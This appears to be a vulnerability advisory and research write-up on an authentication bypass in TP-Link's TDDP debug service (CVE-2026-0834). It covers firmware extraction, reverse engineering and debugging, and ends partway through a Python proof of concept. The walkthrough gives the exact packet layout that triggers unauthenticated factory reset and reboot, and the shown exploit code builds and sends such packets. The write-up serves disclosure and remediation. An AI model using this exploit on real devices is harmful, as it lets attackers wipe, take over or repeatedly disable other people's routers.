TP-Link Device Debug Protocol (TDDP) Authentication Bypass (CVE-2026-0834)
Description
A vulnerability in the TDDP (TP-Link Device Debug Protocol) service allows unauthenticated remote attackers on the local network to execute administrative commands. When processing TDDPv2 packets, a pktLength value of 0 causes the DES decryption routine to be skipped due to short-circuit evaluation. Data sent beyond the 28-byte packet header is placed in the buffer where decrypted payload data is expected, bypassing authentication and allowing it to be interpreted as valid command data. Attackers can exploit this to execute administrative functions including factory reset and device reboot without credentials.
Advisory Links:
Affected Devices
This vulnerability affects the TDDP service implementation. All firmware versions analysed were found to exhibit the vulnerable code pattern in tddp_parserHandler(). However, not all TP-Link devices have TDDP enabled by default.
Confirmed Vulnerable
The following devices have been confirmed by TP-Link to have TDDP enabled by default:
| Device | Firmware Version | TDDP Enabled |
|---|---|---|
| Archer AX53 | Versions prior to 1.2.2 Build 20230627 | Yes (default) |
| Archer C20 V6 | Versions prior to V6_241231 | Yes (default) |
Likely Affected
TDDP is implemented across a wide range of TP-Link devices including routers, access points, cameras, and smart plugs. Any device running the TDDP service is potentially exploitable if:
- TDDP is enabled (either by default or manually)
- The attacker has network access to UDP port 1040
Devices with TDDP disabled by default may still be vulnerable if the service is enabled through manufacturing/debugging processes or configuration changes.
Impact Assessment
This vulnerability allows an unauthenticated attacker on the local network to fully compromise or deny service to affected devices.
CVSS 4.0 Score: 7.2 (High) CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:H/SC:N/SI:N/SA:N
- Local network access only (TDDP listens on LAN interface, UDP port 1040)
- No authentication required
- No user interaction required
- Factory reset wipes configuration, allowing an attacker to set new admin credentials and fully compromise the device
- Repeated reboot commands enable persistent denial of service
Remediation
TP-Link has stated that the TDDP service has been disabled via firmware updates for the following confirmed vulnerable devices:
- Archer C20 V6: Fixed in firmware V6_241231 (EU version)
- Archer AX53: Fixed in firmware 1.2.2 Build 20230627 (EU and global versions)
This fix only applies to the specific models and regions listed above. It is therefore recommended to perform the following:
- Check if your TP-Link device runs TDDP:
nmap -sU -p 1040 <router_ip>If the port shows as open, TDDP is active and likely vulnerable.
-
Update to the latest firmware version available for your device model.
-
Verify TDDP status after updating. If still active, contact TP-Link support for guidance on disabling TDDP.
-
Block UDP port 1040 at the network level.
The underlying vulnerability (CVE-2026-0834) remains present in the TDDP binary. TP-Link’s mitigation simply disables the service.
Technical Walkthrough
I first noticed UDP port 1040 during a pentest engagement. Nmap flagged this as “netarx” which meant nothing to me. I later found out this was a TP-Link device and after a bit of digging online, came across TDDP (TP-Link Device Debug Protocol).
A debugging protocol on a production system was enough to get me curious, so I decided to pick up an Archer C20 router to poke around with. After powering on the router and running a quick nmap UDP scan, I found the same port open.
I conducted the following research against the Archer C20 V6 (firmware 0.9.1 Build 4.20) via emulation, then validated the exploit against physical hardware running firmware 0.9.1 Build 4.19 (EU version). Memory offsets, command structures, and exploitation techniques may differ on other models or firmware versions.
Binary Extraction
I started by downloading the official firmware for the TP-Link Archer C20 V6 from the TP-Link support website.
Archer_C20v6_CPI_0.9.1_4.20_up_boot[240320-rel35550]_2024-03-20_10.16.00.bin
I then extracted the firmware .bin from the archive:
$ unzip Archer\ C20\(CPI\)_V6.6_230320.zip

Archive:  Archer C20(CPI)_V6.6_230320.zip
  inflating: Archer_C20v6_CPI_0.9.1_4.20_up_boot[240320-rel35550]_2024-03-20_10.16.00.bin
  inflating: GPL License Terms.pdf
  inflating: How to upgrade TP-LINK Wireless AC Router(New VI).pdf
Before extracting the file system, binwalk was used to identify the file signatures and offsets of the firmware binary:
$ binwalk Archer_C20v6_CPI_0.9.1_4.20_up_boot\[240320-rel35550\]_2024-03-20_10.16.00.bin

[SNIP]/Archer_C20v6_CPI_0.9.1_4.20_up_boot[240320-rel35550]_2024-03-20_10.16.00.bin
----------------------------------------------------------------------
DECIMAL         HEXADECIMAL        DESCRIPTION
----------------------------------------------------------------------
132096          0x20400            LZMA compressed data, properties:
                                   0x5D, dictionary size: 8388608
                                   bytes, compressed size: 1130920
                                   bytes, uncompressed size: 3441784
                                   bytes
1442304         0x160200           SquashFS file system, little
                                   endian, version: 4.0, compression:
                                   xz, inode count: 653, block size:
                                   131072, image size: 6064892 bytes,
                                   created: 2024-03-20 01:54:23
----------------------------------------------------------------------

Analyzed 1 file for 85 file signatures (187 magic patterns) in 63.0 milliseconds
This identified a 6064892 byte SquashFS file system at offset 1442304. This could then be carved out using dd, producing a raw SquashFS image squashfs.img:
$ dd if=Archer_C20v6_CPI_0.9.1_4.20_up_boot\[240320-rel35550\]_2024-03-20_10.16.00.bin of=squashfs.img bs=1 skip=1442304 count=6064892

6064892+0 records in
6064892+0 records out
6064892 bytes (6.1 MB, 5.8 MiB) copied, 4.67729 s, 1.3 MB/s
This image was then extracted with unsquashfs to produce a folder structure containing the file system:
$ unsquashfs -d rootfs squashfs.img

Parallel unsquashfs: Using 16 processors
602 inodes (557 blocks) to write
created 443 files
created 51 directories
created 70 symlinks
created 0 devices
created 0 fifos
created 0 sockets
created 0 hardlinks
I then identified the TDDP binary at the path /usr/bin/tddp with a MIPS architecture:
$ find rootfs -name 'tddp' -type f

rootfs/usr/bin/tddp

$ file rootfs/usr/bin/tddp

rootfs/usr/bin/tddp: ELF 32-bit LSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped

$ ls -la rootfs/usr/bin/tddp

-rwxr-xr-x 1 [SNIP] 49048 Mar 20  2024 rootfs/usr/bin/tddp
Rather than testing directly on hardware, I set up a Docker-based emulation environment for analysing the TDDP binary. This approach made the debugging capabilities easier. I used a custom Docker container with QEMU user-mode emulation to run the MIPS binary on my x86_64 system. This involved:
- A Docker image with QEMU static binaries and debugging tools
- The extracted router file system mounted into the container
- Using qemu-mipsel-static with the router’s filesystem as the library path
In addition to being able to execute the binary within a Docker environment, the binary was opened Ghidra for static analysis.
Protocol Background
With the binary loaded into Ghidra, I started the reverse engineering process, mapping out what TDDP actually does.
TDDP Protocol Overview
The TP-Link Device Debug Protocol (TDDP) is a proprietary network protocol developed by TP-Link for device management and debugging, operating over port 1040/UDP. The TDDP service is implemented across various TP-Link devices such as routers, access points, cameras and smartplugs.
The protocol is documented in Chinese patents CN102096654A and CN102123140B.
The functionality available on the service allows for:
- Reading and writing device configuration
- Executing device-specific commands
- Admin actions including factory reset and device restart
TDDP uses two protocol versions:
- Version 1: Basic commands with no authentication
- Version 2: Extended functionality with DES encryption for authentication
In version 2, all command payloads must be DES encrypted using a key derived from the first 8 bytes of MD5(username + password). This encryption acts as the authentication mechanism, where only users with the correct device password can construct valid encrypted commands or decrypt responses.
On the routers I analysed, TDDP was found to be listening by default on port 1040/UDP (LAN interface), even though it’s a service designed for factory testing and management.
Protocol Packet Structure
TDDP packets consist of a fixed 28-byte header followed by an optional payload:
| Offset | Length | Name | Comment |
|---|---|---|---|
| 0x00 | 0x1 | version | Protocol version (1 or 2) |
| 0x01 | 0x1 | type | Command type |
| 0x02 | 0x1 | code | Request code (0x01) or response |
| 0x03 | 0x1 | replyInfo | Request (0x00) or response status/error |
| 0x04 | 0x4 | pktLength | Payload length in bytes (big-endian) |
| 0x08 | 0x2 | pktID | Packet identifier |
| 0x0A | 0x1 | subType | Sub-command type |
| 0x0B | 0x1 | reserved | Reserved/unused |
| 0x0C | 0x10 | md5Digest | MD5 hash of header for integrity |
Authentication and Encryption
The version 2 of the TDDP protocol implements authentication through DES encryption of the command payload and responses.
The encryption key is derived from the device credentials:
Credentials: username="admin", password="admin"
Concatenated: "adminadmin"
MD5 Hash: "f6fdffe48c908deb0f4c3bd36c032e72"
DES Key: f6fdffe48c908deb (first 8 bytes)
The encryption algorithm is DES in ECB mode. It uses PKCS#7 with 8-byte boundaries for padding. This encryption/decryption is applied to command payloads (requests) and response payloads.
- Client generates DES key from known device credentials
- Client encrypts command payload
- Server validates by attempting decryption with the stored credentials
- Server encrypts response using the same DES key
- Client decrypts the response to access the data
The vulnerability I discovered bypasses this authentication mechanism through an implementation flaw in the packet parsing logic.
Control Flow
Command Analysis

I started by tracing the packet handling from the entry point. Once a UDP packet is received by tddp_parserHandler(), the version field in the TDDP header determines the processing path. Version 1 packets are dispatched immediately based on the type field, while version 2 packets first undergo DES decryption via tddp_des_min_do() followed by MD5 digest verification before dispatch.
Version 1:
0x06:CMD_CONFIG_MAC0x07:CMD_CANCEL_TEST0x0C:CMD_SYS_INIT0x0D:CMD_CONFIG_PIN
Version 2:
0x03:SPECIAL_COMMAND(gateway to various sub-commands)0x04:HEARTBEAT(no sub-commands)0x07:ENCRYPTED_COMMAND(gateway to various sub-commands)

For ENCRYPTED_COMMAND and SPECIAL_COMMAND requests, the associated functions tddp_cmd_encCmd() and tddp_cmd_spCmd() read a sub-command byte and dispatch to the appropriate handler.
For SPECIAL_COMMAND, this is read from the header’s subType field. For ENCRYPTED_COMMAND, it’s read from within the decrypted payload.
The following image represents the main execution flow. The binary receives incoming UDP data and dispatches the command depending on the version and type field:
Similarly, the following image shows the ENCRYPTED_COMMAND gateway as example, dispatching based on the the sub-command byte.
Sub-Command Analysis
I mapped out the following sub-commands, many of which were available in both the SPECIAL_COMMAND and ENCRYPTED_COMMAND handlers.
| Sub-Command | Byte | SPECIAL_CMD | ENCRYPTED_CMD |
|---|---|---|---|
| cmd_enterRfTest | 0x4F | TRUE | TRUE |
| cmd_eraseCalData | 0x11 | TRUE | TRUE |
| cmd_getCountryCode | 0x42 | TRUE | TRUE |
| cmd_getDevID | 0x35 | TRUE | TRUE |
| cmd_getFwID | 0x38 | TRUE | TRUE |
| cmd_getGpioState | 0x32 | TRUE | TRUE |
| cmd_getHwDesc | 0x3A | TRUE | TRUE |
| cmd_getHwId | 0x39 | TRUE | TRUE |
| cmd_getMac | 0x37 | TRUE | TRUE |
| cmd_getOemID | 0x3B | TRUE | TRUE |
| cmd_getProductID | 0x0A | TRUE | TRUE |
| cmd_getSpecialID | 0x40 | TRUE | TRUE |
| cmd_setCountryCode | 0x43 | TRUE | TRUE |
| cmd_setDevID | 0x36 | TRUE | TRUE |
| cmd_setOemID | 0x3C | TRUE | TRUE |
| cmd_setSpecialID | 0x41 | TRUE | TRUE |
| cmd_getFwVer | 0x47 | FALSE | TRUE |
| cmd_getHwVer | 0x46 | FALSE | TRUE |
| cmd_getModelName | 0x48 | FALSE | TRUE |
| cmd_getPin | 0x45 | FALSE | TRUE |
| cmd_reset | 0x49 | FALSE | TRUE |
| cmd_restart | 0x4A | FALSE | TRUE |
This table is specific to the Archer C20. Other devices may differ.
Vulnerability Discovery
Entry Point Analysis
I identified tddp_parserHandler() at offset 0x00401cfc as the main entry point for processing incoming UDP packets. This function is called for each received TDDP packet.
The function takes a single parameter which is a pointer to a session structure that maintains state throughout the packet processing:
undefined4 tddp_parserHandler(TDDP_Session *session)This session structure contains various buffers and state information including:
sessionContext: Connection state and encryption keys (offset0x0)sockControl: Response control structure (offset0x4c)packetHeader: Where the 28-byte TDDP header is stored (offset0xb01b)decryptedBody: Buffer for decrypted payload data (offset0xb037)
The function begins by setting up pointers to these session structure members:
undefined4 tddp_parserHandler(TDDP_Session *session)
{
    ssize_t bytesReceived;
    TDDP_PacketHeader *packetHeaderPtr;
    uint8_t *sockControlPtr;
    socklen_t senderSockAddrLen;
    sockaddr senderSockAddr;

    // Get pointers to buffers within the session structure.
    packetHeaderPtr = &session->packetHeader;
    sockControlPtr = &(session->sockControl).version;

    // Clear buffers before use.
    memset(packetHeaderPtr, 0, 0xafc9);
    memset(sockControlPtr, 0, 0xafc9);

    // Receive incoming packet.
    bytesReceived = recvfrom((session->sessionContext).socketFd, packetHeaderPtr, 45000,
        0, &senderSockAddr, &senderSockAddrLen);
The recvfrom() call accepts up to 45000 bytes into packetHeaderPtr, which points to the 28-byte header structure. It does this regardless of the payload size. According to the TDDP protocol specification, packets consist of a fixed 28-byte header followed by an optional payload.
After receiving the packet, the function extracts the version field and branches into two main control flows:
    // Set up authentication digest (for v2 DES key)
    tddp_setAuthDigest(session);

    // Extract version and prepare response structure
    version = (session->packetHeader).version;
    (session->sockControl).type = (session->packetHeader).type;
    (session->sockControl).version = version;
    // ... additional response setup ...

    if (version == 1) {
        // Version 1 processing (no authentication required)

    } else if (version == 2) {
        // Version 2 processing (requires DES encryption)
The pktLength=0 Bypass
Further into the function, the version 2 packet processing contains the basis for the authentication bypass:
    } else if (version == 2) {
        // connection state handling...

        workingBufferPtr = (session->sockControl).unknown1;
        memcpy(sockControlPtr, packetHeaderPtr, 0x1c);  // Copy 28-byte header

        // Extract packet length and convert from big-endian
        reusedUint32 = (session->packetHeader).pktLength;
        reusedUint32 = reusedUint32 << 0x18 | reusedUint32 >> 0x18 |
                    reusedUint32 >> 8 & 0xff00 | (reusedUint32 & 0xff00) << 8;

        cryptoResult = 0;

        // When pktLength=0, decryption is skipped entirely
        if ((reusedUint32 == 0) ||
            (cryptoResult = tddp_des_min_do(session->decryptedBody, reusedUint32,
                                            workingBufferPtr, 0xafac,
                                            (session->sessionContext).desKey, 0),
            cryptoResult != 0)) {

            // Continues with MD5 verification...
            workingBufferPtr = (session->sockControl).md5Digest;
            memcpy(md5DigestBuffer, workingBufferPtr, 0x10);
            memset(workingBufferPtr, 0, 0x10);
When pktLength equals 0, the OR condition short-circuits and tddp_des_min_do() is never called. The DES decryption that normally validates authentication is completely bypassed, but command processing continues.
Given the memory layout:
packetHeaderat offset0xb01b(28 bytes)decryptedBodyat offset0xb037(immediately following)
Any data sent beyond the 28-byte header lands directly in decryptedBody: the buffer where decrypted payload data is expected. With pktLength=0 skipping decryption, attacker-controlled data remains in place and is interpreted as valid commands by the subsequent command handlers.
Runtime Verification
I first loaded the Docker environment, spawning a container for the rootfs file structure:
$ ./spawn-container.sh squashfs-root

Building Docker image...
[SNIP]
Successfully built 64d2cf3ea910
Successfully tagged iot-re:latest
Spawning container for tp-link_archer_c20...
root ➜ /target $
From within the container, I executed the TDDP binary with qemu-mipsel-static and GDB server enabled on port 1234:
root ➜ /target $ /opt/script/execute_binary.sh -b /usr/bin/tddp -h /hook.so -g 1234

Starting GDB server on port 1234...
Connect with: gdb-multiarch -q -ex 'target remote :1234'
From my host, I started GDB in a separate terminal. The architecture was set to mips and was attached to the remote port 1234. A breakpoint was also set at 0x406cb4, which is immediately after the recvfrom() call in the tddp_parserHandler function (when UDP data is received by the binary):
$ gdb -ex "set architecture mips" -ex "target remote :1234" -ex "b *0x406cb4"

[SNIP]
The target architecture is set to "mips".
Remote debugging using :1234
warning: No executable has been specified and target does not support
determining executable automatically.  Try using the "file" command.
0x3ffe9b10 in ?? ()
Breakpoint 1 at 0x406cb4
(gdb) c
Continuing.
After connecting, the binary inside the container showed that the TDDP task had started and the hook was loaded successfully:
squashfs-root/usr/bin/tddp: cache '/etc/ld.so.cache' is corrupt
[HOOK] Library loaded!
[cmd_dutInit():1096] init shm
[tddp_taskEntry():151] tddp task start
I then sent a test UDP packet to the TDDP service with the following parameters:
version: 2type: 7 (handler forENCRYPTED_COMMAND)pktLength: 0 (to skip the DES decryption routine)- Followed by 45000 ‘A’ characters (
0x41)
$ python3 send_tddp_packet1.py

Sent 45028 bytes from port 54321 to 127.0.0.1:1040
Observing the binary output, it showed that the payload data was being processed as valid protocol data:
- The code reached the
ENCRYPTED_COMMANDhandler despitepktLength=0and no valid DES encrypted payload - The packet length showed as
1094795585(0x41414141): my ‘A’ bytes being interpreted as a 32-bit integer - The error “set Special ID failed” indicated it was trying to execute sub-command
0x41(ASCII ‘A’)
tddp_parserVerTwoOpt():366] TDDPv2: encrypted command                       // Reaches the `ENCRYPTED_COMMAND` handler.
[tddp_cmd_set():100] packet length:1094795585                               // Packet length of `1094795585` (`0x41414141`).
[tddp_cmd_set():101] pRcvBuf:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[SNIP],len:44960
[Error][errCode: -10327][errMsg: set Special ID failed]|[errno: 16]         // Error thrown at the "Set Special ID" sub-command.
[tddp_parserVerTwoOpt():369] packet len:12, packet buf:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[SNIP]
The “set Special ID failed” error confirmed the ENCRYPTED_COMMAND handler was reading the sub-command byte from my payload data at offset 0x0A, not from the header’s subType field.
This confirmed that:
- Commands were being processed without any DES decryption
- Payload data was being interpreted as valid protocol data by command handlers
- By placing specific bytes at the correct offsets, I could trigger arbitrary sub-commands
Command Handler Analysis
The following output is the tddp_cmd_encCmd() function from Ghidra (ENCRYPTED_COMMAND handler):
subCommand(the sub-command byte) is loaded from offset0xB041of the session structure- A switch statement is used that compares the value of
subCommandto specific bytes. This determines which sub-command function is executed - When the sub-command byte is equal to
0x41(A), it executes functionFUN_00402078
undefined4 tddp_cmd_encCmd(int session)
{
    byte subCommand;
    undefined4 uVar2;
    uint uVar3;
    // [SNIP]

    *(char *)(session + 0x76) = (char)*(undefined2 *)(session + 0xb03f);
    *(char *)(session + 0x77) = (char)((ushort)*(undefined2 *)(session + 0xb03f) >> 8);
    subCommand = *(byte *)(session + 0xb041);  // Sub-command byte loaded from offset 0xb041
    *(byte *)(session + 0x78) = subCommand;
    *(undefined *)(session + 0x79) = *(undefined *)(session + 0xb042);

    // [SNIP]

    if (subCommand == 0x46) {                  // 'F'
        uVar2 = FUN_00402488();
        goto LAB_0040290c;
    }
    if (subCommand < 0x47) {
        if (subCommand == 0x42) {              // 'B'
            uVar2 = FUN_004020cc();
            goto LAB_0040290c;
        }
        if (subCommand < 0x43) {
            if (subCommand == 0x40) {          // '@'
                uVar2 = FUN_00402024();
                goto LAB_0040290c;
            }
            if (subCommand == 0x41) {          // 'A'
                uVar2 = FUN_00402078();
                goto LAB_0040290c;
            }
        }
    }
    // [SNIP]
The function FUN_00402078 can be seen below:
- This attempts to execute the
cmd_setSpecialIDfunction - If this fails, it throws the error “set Special ID failed”, the same error we observed when sending the ‘A’ bytes.
void FUN_00402078(undefined4 param_1, undefined4 param_2,
                  undefined4 param_3, undefined4 param_4)
{
    int iVar1;

    iVar1 = FUN_00401800(param_1, cmd_setSpecialID, 0x4000, param_4, &_gp);
    if (iVar1 != 0) {
        tddp_errorThrow(0xffffd7a9, "set Special ID failed");
        return;
    }
    return;
}
Sub-Command Offset Calculation
Now that I knew the bypass worked, I needed to figure out exactly where to place the sub-command byte in the payload. Back in Ghidra, I traced where tddp_cmd_encCmd() reads the sub-command byte:
subCommand = *(byte *)(session + 0xb041);This corresponds to the assembly instruction at address 0x40260c:
0040260c lbu v0,-0x4fbf(v1)Setting a breakpoint at this instruction would identify where the sub-command byte needs to be placed.
Back in GDB, I set the additional breakpoint and sent another test packet:
(gdb) b *0x40260c
Breakpoint 2 at 0x40260c
(gdb) c
Continuing.

Breakpoint 2, 0x0040260c in ?? ()
When the breakpoint hit, I examined the registers and memory:
(gdb) info reg v1
v1: 0x42b160
(gdb) p/x $v1-0x4fbf
$1 = 0x4261a1
(gdb) x/1bx 0x4261a1
0x4261a1:	0x41
(gdb) info reg s0
s0: 0x41b160
(gdb) p/x 0x4261a1-$s0
$2 = 0xb041
(gdb)
Since the sub-command byte is read from session + 0xb041 and decryptedBody starts at session + 0xb037, the sub-command is at offset 10 (0x0A) within the decryptedBody buffer.
Therefore, to control which sub-command executes:
0-27: TDDP packet header (28 bytes)28-37: Padding (10 bytes)38: Sub-command byte
Placing sub-command bytes like 0x49 (factory reset) or 0x4A (reboot) at this offset would trigger those admin functions without authentication.
Exploitation
With the vulnerability understood, I put together a basic proof of concept to test against real hardware. The full exploit is available on GitHub at:
Proof of Concept
The exploit constructs a malformed TDDPv2 packet with pktLength=0 to bypass DES decryption, then places the desired sub-command byte at offset 38 (10 bytes into the payload) where the tddp_cmd_encCmd() handler reads it.
#!/usr/bin/env python3
"""
TP-Link Device Debug Protocol (TDDP) Authentication Bypass (CVE-2026-0834)
Author: Matt Graham (mattgsys)
CVE: CVE-2026-0834

Tested on:
- TP-Link Archer C20 V6, firmware 0.9.1 Build 4.20 (emulation)
- TP-Link Archer C20 V6, firmware 0.9.1 Build 4.19 (EU, hardware)

Memory offsets and command values may vary on other devices/versions.

This script sends factory reset (0x49) and reboot (0x4A) commands to the target device.
"""

import socket
import struct
import hashlib
import time

TARGET_IP = '192.168.0.1'
TARGET_PORT = 1040
SOURCE_PORT = 54321

def build_tddp_packet(version, msg_type, code=1, reply_info=0,
                      pkt_length=0, pkt_id=1, sub_type=0, reserved=0,
                      md5_digest=b'\x00' * 16):
    """Build TDDP packet header"""
    header = struct.pack('>BBBBIHBB',
        version, msg_type, code, reply_info,
        pkt_length, pkt_id, sub_type, reserved
    )
    return header + md5_digest


def calculate_md5(packet):
    """Calculate and update MD5 digest for TDDP packet"""
    packet = bytearray(packet)
    packet[12:28] = b'\x00' * 16
    packet[12:28] = hashlib.md5(packet[:28]).digest()
    return bytes(packet)


def send_packet(packet, host=TARGET_IP, port=TARGET_PORT):
    """Send UDP packet to TDDP service"""
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.bind(('', SOURCE_PORT))
    sock.settimeout(1)

    try:
        sock.sendto(packet, (host, port))
        data, addr = sock.recvfrom(4096)
